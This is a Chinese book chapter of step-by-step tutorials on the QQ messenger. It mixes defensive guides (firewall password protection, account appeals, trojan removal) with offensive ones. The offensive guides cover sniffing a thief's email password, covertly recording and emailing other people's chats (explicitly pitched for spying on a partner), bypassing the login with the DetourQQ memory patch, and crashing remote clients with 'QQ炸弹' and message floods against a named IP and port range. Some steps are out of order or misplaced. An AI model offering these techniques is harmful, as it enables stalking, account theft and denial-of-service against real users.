毫无疑问, 网络即时通讯工具已经成了我们工作、生活中不可缺少的一部分, 上网第一步的习惯性操作就是打开QQ、MSN等。一些人甚至把它们的重要性提到了与手机可以匹敌的地位, 一旦发生QQ密码被盗无法登录的情况损失可谓损失大矣。多年来联系的同学、朋友一去不复返了。正因为如此, 大部分人都有防止密码被盗的安全意识, 但现在的木马层出不穷, 除了平时养成定期修改密码并保证密码的复杂性等良好的习惯外, 我们还应该用软件的专业功能来保护密码, 以确保这类软件密码的安全。

1. 使用瑞星防火墙密码保护功能

【案例7-4】使用瑞星防火墙防止QQ被盗

瑞星防火墙2007版有一个非常强大的功能——“密码保护”功能, 可自动识别程序并进行安全防护。通过使用进程墙的技术来实现密码保护功能, 可以有效地防止密码盗取和传输。瑞星


个人防火墙内置了多款密码的保护功能, 用户也可以自己添加受保护的程序。

使用瑞星个人防火墙的“密码保护”功能保护QQ密码的安全操作步骤如下:




Step 1 运行“瑞星防火墙”切换至“密码保护”选项卡

Step 1 安装瑞星防火墙, 打开程序, 单击切换到瑞星个人防火墙“密码保护”选项卡。




Step 2 单击“增加规则”按钮



Step 3 输入规则名称

Step 2 单击左下角的“增加规则”按钮。

Step 3 在“编辑密码保护规则属性”对话框的“程序名称”一栏输入规则名称，例如：“QQ”。然后单击“浏览”按钮。



Step 4 选择要执行密码保护的程序的快捷方式，这里我们选择桌面上的“QQ”图标，然后单击“打开”按钮。



Step 5 完成规则添加

Step 5 刚才添加的QQ出现在主界面中，单击右下角“信任模块”按钮。



单击“信任模块”按钮



Step 6 增加信任模块

Step 6 单击“增加模块”按钮，选择安装目录下的qq.exe文件加入到信任模块当中，然后单击“打开”按钮。

教你一招



如果将TM加入密码保护，需要同时安装目录下的TMDLLS子目录中的TM.exe程序加入到信任模块中。

信任模块添加完成后，QQ就出现在受信任的可以访问受密码保护的进程模块列表中如下图所示。



至此保护密码的步骤已完成，双击运行QQ程序，瑞星个人防火墙会从桌面右下角升起泡泡提示防火墙进入“密码保护模式”。此时，程序已经受到保护，就可以放心地使用QQ聊天程序，不必再担心密码被盗。

2. 使用QQ申诉取回被盗的QQ

所谓百密一疏，在强大保护措施下的QQ也可能由于各种原因被盗。如果QQ已经被盗，并且没有设置第二代密码保护，也不用焦急，还有一招可以取回QQ，那就是QQ申诉。

QQ申诉是腾讯提供的一个专门用于忘记密码或者被盗的时候使用的工具，只要能够证明申诉的号码确实为你所有，就可能通过重设密码来

取回这个号码。

【案例7-5】使用QQ申诉取回被盗的QQ



Step 1 填写申诉账号等信息

Step 1 打开<https://account.qq.com>，单击“找回账号”，在弹出的“自助重设密码”页面中按照说明填入要求申诉的QQ账号、密码类型和验证码，然后单击“确定”按钮。



Step 2 选择申诉

Step 2 选择密码重设方式。这里由于没有申请密码保护，要通过申诉来取回密码，单击“确定”按钮。



Step 3 填写详细的申诉信息

Step 3 在“号码申诉”页面填入要求填的各类信息，带红色星号的为必填项，当然其他项也是越详细越好，因为这样能提供更多的证据。填完之后单击“下一步”按钮。



Step 4 打开邮箱

Step 4 申诉被接受，而且腾讯将申诉回执发送到上一步中所填的邮箱中，打开邮箱。

教你一招




建议必填写原始密码、原始资料，也就是刚申请QQ时让填写的密码及昵称！



Step 5 填入验证码等信息

Step 5 将申诉回执中的验证码填入如下图所示的“您收到的验证码”文本框中，再将页面中其他必填选项填写完整，然后单击“下一步”按钮。



Step 6 填入QQ好友、申请时间等信息

Step 6 接下来的页面要求填入QQ好友、申请时间等信息，是为了证明此QQ是属于你的，填写信息越详细越好，填写好之后单击“下一步”按钮。

教你一招



在申诉时，这些信息很重要，尤其是好友号码，及曾经开通过的服务。如果有手机绑定，则申诉成功的机会更大！



Step 7 填写新的密码保护

Step 7 接下来的页面要求填入新的密码保护资料，也就是说如果申诉成功取回了号码，那么此号码就有密码保护了，而且就是现在输入的问题和答案，所以要记住设置的内容，设置好之后单击“下一步”按钮。



Step 8 申诉已经受理

Step 8 号码申诉完成，并告知申诉回执编号，而且已经发通知到指定邮箱中。



Step 9 查看处理进度及结果

Step 9 这时再打开邮箱，查收回执，此时的回执中给出了查看申诉处理进度以及结果的链接。如果申诉成功就可以在链接打开的页面中重新设置QQ密码了，这样就将QQ取回了。

3. 清除QQ木马病毒

清除QQ木马病毒主要有三招：

(1) 手工查杀

由于木马会插入到系统N多线程中如explorer.exe、ctfmon.exe及非系统线程中，这里无须一一寻找（相对于普通网络用户来说难度系统较大），直接从系统中搜索newqq.dll并将其删除（这里可以用强行删除文件工具进行删除），完成后重启计算机即可。

(2) 使用相关专业软件进行清理

推荐使用QQ病毒专杀工具，此版本可以查杀流行的QQ木马病毒及其变种（15000余种），并加强对病毒注册表残留病毒项清理清除功能，对一些流氓插件也有一定的清理作用。

(3) 使用木马清除大师2007

此软件具有病毒库实时更新快，针对流行的木马杀力特强，操作简易上手，其九大实时监控有效观察系统里的一举一动，扩充的病毒库可实现对6万多种木马间谍的查杀。

4. 简单反击盗QQ者

简单反击盗QQ者是专门针对盗号木马的一个反击工具，因为盗号者要将盗取的号码和密码发送到自己的邮箱中，而简单反击盗QQ者的原理是利用嗅探，随使用错密码登QQ，嗅探到盗号者的邮箱用户名和密码。

(1) 打开GUI版X-sniffer，单击“开始监听”。

(2) 登录QQ，用错密码。

(3) GUI版x-sniffer文件夹下生成新文件：“pass.log”，里面就是盗号者的邮箱用户名和密码。

【案例7-6】简单反击盗QQ者取回被盗的QQ

使用简单反击盗QQ者具体步骤如下：




Step 1 开始监听

Step 1 运行简单反击盗QQ者，弹出其主界面，单击“开始监听”按钮。




Step 2 使用任意密码登录QQ

Step 2 登录QQ，随便使用一个密码。




Step 3 弹出“服务器拒绝”对话框

Step 3 QQ已经被盗了，弹出密码错误，服务器拒绝的对话框。



Step 4 打开程序生成的“pass”文档

Step 4 在简单反击盗QQ者所在文件夹中找到一个名为“pass”的文本文件，这是“简单反击盗QQ者”程序刚刚生成的，打开此文档。



Step 5 提取盗号者的邮箱账号、密码

Step 5 从打开的文本文件中提取有用信息，里面就是盗号者的邮箱用户名和密码。

7.2 查看QQ聊天记录

QQ聊天记录是属于个人隐私，但是还是有不少的人想知道自己恋人的QQ聊天记录。在这里给大家介绍几种查看聊天记录的工具。

7.2.1 QQ聊天记录器

QQ聊天记录器能完整的记录下电脑上的所有的QQ聊天信息，不用密码，不用登录QQ窗口即能看到本机上所有QQ号的聊天记录及在QQ窗口中所发送、接收过的图片，即使聊天后即删除的内容及网吧登录方式也能记录。

QQ聊天记录器有如下特点：

- (1)绿色软件，真正免安装，解压缩后直接可以运行。
- (2)记录完整、整齐，包括聊过后即删除内容及网吧登录方式。
- (3)动态升级，免受杀毒软件影响。
- (4)主程序为单一文件，可任意改名，放在任何地方，并可完全卸载。

【案例7-7】使用QQ聊天记录器查看聊天记录

使用QQ聊天记录器查看聊天记录具体步骤如下：




Step 1 登录“QQ聊天记录器”


Step 1 运行QQ聊天记录器，弹出其登录界面。输入原始密码并单击“确定”按钮。

第7章 QQ 攻击大揭秘


Step 2 启动“QQ实时监控”



Step 2 弹出QQ聊天记录器主界面，勾选右上方的“启动QQ实时监控”。




Step 3 登录QQ，在主界面左下方的空白方框中显示了QQ登录的日期，此时默认选定的是查看聊天记录。




Step 3 显示“QQ 登录日期”

Step 4 进行QQ聊天，此时，在主界面的左侧的方框中显示出了正在聊天的自己和好友的名称和QQ号码，而右侧的方框中则显示聊天的内容。




Step 5 选择QQ安装路径

Step 5 要查看聊天中出现过的图片，单击主界面中的“查看图片”按钮，然后单击“浏览QQ路径”按钮，在弹出的“浏览文件”对话框中选择安装QQ的路径，然后单击“确定”按钮。



Step 6 查看图片

Step 6 聊天中出现过的图片名称显示在左下角的空白处，单击其中一个名称，则对应的图片就出现在右边。



Step 7 修改密码

Step 7 为了防止别人随意使用，可以修改QQ聊天记录器的密码，单击菜单栏的“设置”，在弹出的下拉菜单中单击“修改密码”。



Step 8 输入原始密码和新密码

Step 8 在弹出的“修改密码”对话框中输入原密码和新密码后单击“确定”按钮。



Step 9 清空记录

Step 9 如果要清空记录可以单击主界面中工具栏中的“清空记录”工具，然后在弹出的“警告”对话框中单击“确定”按钮，将记录清空。



Step 10 导出聊天记录

Step 10 如果要导出记录另外保存，可以单击主界面工具栏的“导出”工具，然后在弹出的“另存为”对话框中选择要保存的地址，然后单击“保存”按钮就可以了。

7.2.2 QQ聊天终结者

QQ聊天记录终结者2007集成版能完全实时记录(QQ/TM)2007及以下各版本的聊天记录(包括群消息)，及图片信息。无论(QQ/TM)用户是否选择保存聊天记录，即使以网吧模式进入，或后来删除的聊天记录，本软件都能完整记录下来。

QQ聊天记录终结者有如下特点：

- (1) 支持所有(QQ/TM)2007及以下版本，完整记录聊天消息及图片信息。
- (2) 无遗漏的记录(QQ/TM)的全部消息、图片，包括(群消息)。
- (3) 支持远程记录(QQ/TM)消息的功能，详情请联系我们。
- (4) 提供(邮件通知)功能，将记录的消息发送至您指定的邮箱。
- (5) 可以只记录您感兴趣的(QQ/TM)号码的聊天消息。
- (6) 界面美观，操作简单。提供消息查看器方便您查看本地消息。
- (7) 完全绿色版本，不留痕迹。

【案例7-8】QQ聊天记录终结者



Step 1 登录QQ聊天记录终结者

Step 1 安装QQ聊天记录终结者2007集成版，运行此软件，弹出“用户登录”对话框，输入初始密码，然后单击“确定”按钮。

教你一招



它的初始密码，如果没有改过，默认为“888”。



Step 5 填写要监控的号码

Step 5 如果只想监视特定的号码则取消勾选“监控本机所有QQ号码”，然后在“监控QQ号码列表”栏中输入要监控的号码，两个号码中间用“#”隔开，然后单击“下一步”按钮。



Step 6 是否启用邮箱通知

Step 6 此时询问是否启用邮箱通知功能，就是把聊天记录发送到指定的邮箱，如果要发送就填写邮件地址和密码，然后单击“下一步”按钮；不发送则单击“完成”按钮完成设置。



Step 7 监控开始运行

Step 7 监控开始运行。



Step 8 显示聊天文字记录

Step 8 聊天的文字记录和图片记录都出现在主界面的左侧呈树形目录，而聊天记录则显示在右边以表格的形式显示。



Step 9 查看图片

Step 9 如果要查看图片则单击树形目录中的某一幅图片，此图片就出现在右侧区域中。



Step 10 修改密码

Step 10 为了防止别人随意使用，可以修改QQ聊天记录终结者的密码，单击工具栏的“修改密码”工具，在弹出的“修改密码”对话框中输入新的密码然后单击“确定”按钮。



Step 11 取消监控

Step 11 取消监控可以单击工具栏中的“取消监控”工具，在弹出的对话框中单击“是”按钮即可。

7.2.3 DetourQQ


这款软件使用非常简单,下载解压后只有一个可运行文件“detourqq.exe”和一个说明文件,注意在双击可执行文件时关掉系统的病毒监控程序。

软件对话框提示首先正确定位到本机qq安装目录,单击“执行”按钮后会出现提示框,再单击“确定”按钮。

接着就会弹出qq登录窗口,从qq号码一栏中选择需要查看聊天记录的号码,不用管密码直接单击登录按钮。

紧接着会弹出“对不起,密码错误”的登录失败对话框,任然不管它单击关闭。此时其实已经登录了本机一个名为“12343668”的号码,虽然其状态为离线,但所有好友名单却都能查看。

【案例7-9】使用DetourQQ察看聊天记录




Step 1 执行写入内存

Step 1 运行DetourQQ,在弹出的对话框中自动搜寻到了本机QQ的安装路径,要在内存中写入一字节代码,询问是否执行。单击“执行”。

由于使用的QQ版本是2007版,DetourQQ目前的版本暂时还不支持QQ2007以上的版本,所以弹出如下图所示的失败对话框。




如果QQ2006以及以下的版本或者在DetourQQ推出更新的支持QQ2007的版本之后就会弹出如下图所示的界面。



Step 2 用任意密码登录QQ

Step 2 写入成功后,打开QQ登录界面,输入要查看的QQ号码,随便输入一个密码。




Step 3 弹出“服务器拒绝”对话框,不用理会,直接关闭窗口即可。



第7章 QQ 攻击大揭秘

这时QQ界面已经出现了,只是处于离线状态,但是可以进行查看好友等操作了。



Step 2 新建监控

Step 2 弹出QQ聊天记录终结者2007集成版主界面。左小角的状态栏显示“当前没有监控”，单击工具栏中的“新建监控”。



Step 3 选择监控名称和数据库

Step 3 弹出“配置向导”，选择新建监控的名称和本地数据库路径，然后单击“下一步”。




Step 4 监控本机所有号码

Step 4 在弹出的对话框中选择要监控本机所有QQ号码还是有选择的监控，默认为监控所有号码。

7.2.4 手工查看QQ聊天记录

如果想查看本机的QQ聊天记录,登录后即可看得到。



Step 1 登录后打开“消息管理器”

Step 1 依次单击“系统菜单”→“好友与资料”→“消息管理器”。



Step 2 选择好友

Step 2 在消息管理器中左边“我的好友”里面选中要查看的好友,右边就会显示出聊天记录。

如果要查看在本机使用过,但不知道登录密码的QQ聊天记录,可以直接从本机中提取。

打开资源管理器,接着打开QQ安装目录下以要查看的QQ号码为名的文件夹,找到一个名为“MsgEx”的数据库文件,里面就是此号码的QQ在本机上的全部聊天记录。



7.2.5 QQ聊天记录保密

与任何一位好友进行QQ聊天的所有记录全部被自动保存在自己QQ号码文件夹中,如果直接将自己QQ号码文件夹删除掉,虽然可以达到驱除聊天记录的目的,不过这么一来保存在QQ号码文件夹中的好友分组内容、QQ表情等内容也将被一并删除,很显然这种删除聊天痕迹的做法会“殃及无辜”。

【案例7-10】只删除聊天记录文件的目的

有没有办法只删除具体的聊天内容,而不删除好友分组内容、QQ表情等内容呢?答案是肯定的,我们可以按照如下操作步骤,来实现只删除聊天记录文件的目的:

打开Windows系统资源管理器窗口,进入到QQ文件夹窗口,并从中找到对应自己QQ号码的文件夹,并用鼠标双击该文件夹图标,打开自己QQ号码的文件夹窗口


在该文件夹窗口中,找到一个名为“Msgex.db”的文件。用鼠标右键单击该文件,从其后出现的快捷菜单中单击“删除”命令,这样的话保存聊天记录的具体文件就会从计算机系统中消失了,此时我们重新登录进QQ时,就会发现聊天痕迹找不到了,但是好友分组内容、QQ表情、QQ场景等信息依然存在。

当然,要是我们只是想阻止其他人偷窥聊天记录的话,没有必要将保存聊天记录的“Msgex.db”文件彻底删除掉,而可以将“Msgex.db”的文件名称修改成其他名称,这样一来我们在重新登录QQ时也会发现聊天痕迹全部被清除干净了,那么其他人就偷窥不到自己的聊天记录了。日后,当我们自己想查看以前的聊天内容时,只要再将更名之后的目标聊天记录文件重新命名为“Msgex.db”,就可以将以前的聊天记录全部恢复过来了。

虽然通过删除文件的方法,能非常方便、快

捷地将所有的聊天痕迹清除干净,但是这种删除方法有点过于“彻底”,要么毫无保留,要么一个不删。那有没有办法只删除“见不得光”的聊天记录,而将其他有用的聊天记录保存下来呢?

要做到这一点,我们必须从QQ程序的消息管理器着手,来对聊天信息进行有针对性地管理,前提是要登录QQ后才能进行操作。下面就是该方法的具体实现步骤:



Step 2 删除与某位好友的聊天记录


- Step 1 依次单击“系统菜单”→“好友与资料”→“消息管理器”。
- Step 2 在弹出的消息管理器界面的左侧子窗格中选中一个目标联系人,然后单击消息管理器窗口工具栏中的“删除”按钮。这样与指定好友进行聊天的所有记录内容都将被单独删除。

如果想同时将与几位好友的聊天痕迹清除干净的话,那可以在上图所示的左侧子窗格中,借助Ctrl功能键将几位目标好友的头像图标逐一选中,然后再单击一下该窗口工具栏中的“删除”按钮,这样就能把多个特定的聊天痕迹全部清除干净了。

【案例7-11】提取QQ保密的聊天记录


目前市面上比较流行的QQ聊天记录保密的方法就是使用QQ聊天保密箱,用这个软件可以对自己的聊天记录进行加锁设置,别人没有解锁密码看到的聊天记录会是乱码或无法显示。

第7章 QQ 攻击大揭秘




Step 1 导出聊天记录为 .txt 文件

Step 1 首先要从QQ聊天记录中提取想要保密的一段聊天记录。打开“信息管理”对话框，单击执行“导出”→“导出为.txt 文档文件”命令，导出一段聊天记录。




选择 .txt 文件的保存路径

Step 2 打开原文本文件



Step 2 保存好后在桌面上就会生成一个QQ号码.txt的文本文件，里面就是聊天记录。然后打开“QQ聊天保密箱”软件，单击执行“加密操作”→“打开原文本文件”命令。




导入后的界面



Step 3 设置加密密码

Step 4 打开已加密的文件



- Step 3 单击执行“加密操作”→“另存为加密文件”命令，在弹出对话框中选择一个保存地点，并在“密码设置”对话框中输入密码。然后单击“确定”按钮，直到提示加密完成即可。完成加密后，该聊天记录文件就会被保存成为一个QQ聊天保密箱的专属文件，用其他方式无法打开。
- Step 4 如果要打开这个加密的文件，可以通过“QQ聊天保密箱”的解密功能来完成。单击执行“解密操作”→“打开已加密文件”命令。
- Step 5 然后选择需要打开的已加密文件，输入自己设定的密码就可以看到加密后的聊天记录了。



加密后的文件

7.3 消息炸弹

对于QQ来说，不仅仅是只有盗号这一威胁而已，还有一些是攻击别人的QQ，比如说QQ炸弹和QQ尾巴等等。

7.3.1 QQ炸弹

QQ炸弹可以让远程的QQ自动关闭，或者非法操作。支持所有QQ版本，躲过任何防火墙。

【案例7-12】使用QQ炸弹



Step 1 运行“QQ炸弹”

- Step 1 运行QQ炸弹程序，我们可以看见QQ炸弹是根据IP和端口号进行攻击的。



Step 2 查看在线QQ的IP和端口号

- Step 2 首先必须要知道远程QQ所用的IP地址和端口号。目前很多QQ都支持在线QQ的IP地址查询和端口号查询，比如珊瑚虫版QQ。



Step 3 攻击一个IP地址特定端口

- Step 3 上图中显示的QQ用户的IP地址是221.10.39.58，端口是6270。在QQ炸弹页面选择“攻击一个IP地址”，并且输入相应的IP地址和端口号。



Step 4 攻击一个IP地址多个端口

Step 4 如果不知道对方QQ所用的端口号，还可以选择“攻击一个IP地址多个端口号”选项，设置端口的攻击范围，如图所示，设置的端口号范围为1到4000。

Step 5 单击“开始攻击”按钮，即可开始攻击对方的QQ，使对方的QQ下线或者出现非法操作。

7.3.2 飘叶千夫指


飘叶千夫指也是一个QQ信息连发软件，属于QQ消息炸弹，通过给你发送大量的洪水信息，使你不得不下线。

【案例7-13】使用飘叶千夫指



